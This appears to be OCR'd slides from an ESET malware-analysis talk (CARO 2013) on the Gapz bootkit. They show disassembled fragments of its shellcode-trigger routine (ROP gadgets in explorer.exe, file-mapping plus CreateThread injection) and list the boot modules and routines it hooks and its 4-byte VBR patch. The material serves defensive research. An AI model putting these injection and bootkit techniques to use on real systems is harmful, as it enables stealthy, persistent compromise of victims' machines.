
Triggering Shellcode Execution

uses ROP-gadgets to jump into shellcode memory region and execute shellcode




```
mov     [ebp+var_4], 0FDh ; '¤'
//SHELL32.DLL
mov     [ebp+var_11], 5Dh ; ']'
mov     [ebp+var_10], 0C2h ; 'T'
mov     [ebp+var_F], 8
mov     [ebp+var_E], 0
//EXPLORER.EXE
0x58    POP     EAX
0xC3    RETN
0xFFE0  JMP     EAX
```

Triggering Shellcode Execution



```
00001385 mov     edx, [ebp+arg_4]
00001388 mov     byte ptr [edx+2Ch], 1
0000138C mov     eax, [ebp+arg_4]
0000138F add     eax, 14h
00001392 push    eax
00001393 push    0
00001395 push    26h ; '&'
00001397 mov     ecx, [ebp+arg_4]
0000139A mov     edx, [ecx]
0000139C call    edx             ; kernel32.OpenFileMappingA
0000139E mov     [ebp+arg_8], eax
000013A1 cmp     [ebp+arg_8], 0
000013A5 jz      short loc_13EE

000013A7 push    0
000013A9 push    0
000013AB push    0
000013AD push    26h ; '&'
000013AF mov     eax, [ebp+arg_8]
000013B2 push    eax
000013B3 mov     ecx, [ebp+arg_4]
000013B6 mov     edx, [ecx+4]
000013B9 call    edx             ; kernel32.MapViewOfFile
000013BB mov     [ebp+arg_C], eax
000013BE cmp     [ebp+arg_C], 0
000013C2 jz      short loc_13E2

000013C4 push    0
000013C6 push    0
000013C8 mov     eax, [ebp+arg_C]
000013CB push    eax
000013CC mov     ecx, [ebp+arg_4]
000013CF mov     edx, [ebp+arg_C]
000013D2 add     edx, [ecx+28h]
000013D5 push    edx
000013D6 push    0
000013D8 push    0
000013DA mov     eax, [ebp+arg_4]
000013DD mov     ecx, [eax+0Ch]
000013E0 call    ecx             ; kernel32.CreateThread

000013E2
000013E2 loc_13E2:
000013E2 mov     edx, [ebp+arg_8]
000013E5 push    edx
000013E6 mov     eax, [ebp+arg_4]
000013E9 mov     ecx, [eax+8]
000013EC call    ecx             ; kernel32.CloseHandle
```


```
restore_SetWindowLong:
mov     edx, [ebp+arg_4]
mov     eax, [edx+20h]
push    eax             ; LONG dwNewLong
push    0               ; INT nIndex
mov     ecx, [ebp+arg_4]
mov     edx, [ecx+24h]
push    edx             ; HWND hWnd
mov     eax, [ebp+arg_4]
mov     ecx, [eax+10h]
call    ecx             ; shell32.SetWindowLongA
xor     eax, eax
add     esp, 54h
pop     ebp
retn    10h
```

Gapz: bootkit


eset

CARO 2013

Modern Bootkits Classification



Gapz Bootkit Modifications



Detection Name	Compilation Date	Bootkit Technique
Win32/Gapz.A	11/09/2012 30/10/2012	VBR
Win32/Gapz.C	19/04/2012	MBR


Gapz Bootkit Overview

Gapz bootkit features:

- hooks int 13h handler
- patches modules: ntldr, bootmgr, winload.exe, kernel image to survive processor execution mode switching and kernel-mode code integrity checks

Module Name	Hooked Routine
ntldr	BlLoadBootDrivers
bootmgr	Archx86TransferTo32BitApplicationAsm
winload.exe	OslArchtransferToKernel
ntoskrnl.exe	IoInitSystem


Gapz Bootkit Workflow



Gapz VBR Bootkit

Gapz VBR bootkit features:


- Relies on Microsoft Windows VBR layout
- The infections results in modifying only 4 bytes of VBR
- The patched bytes might differ on various installations



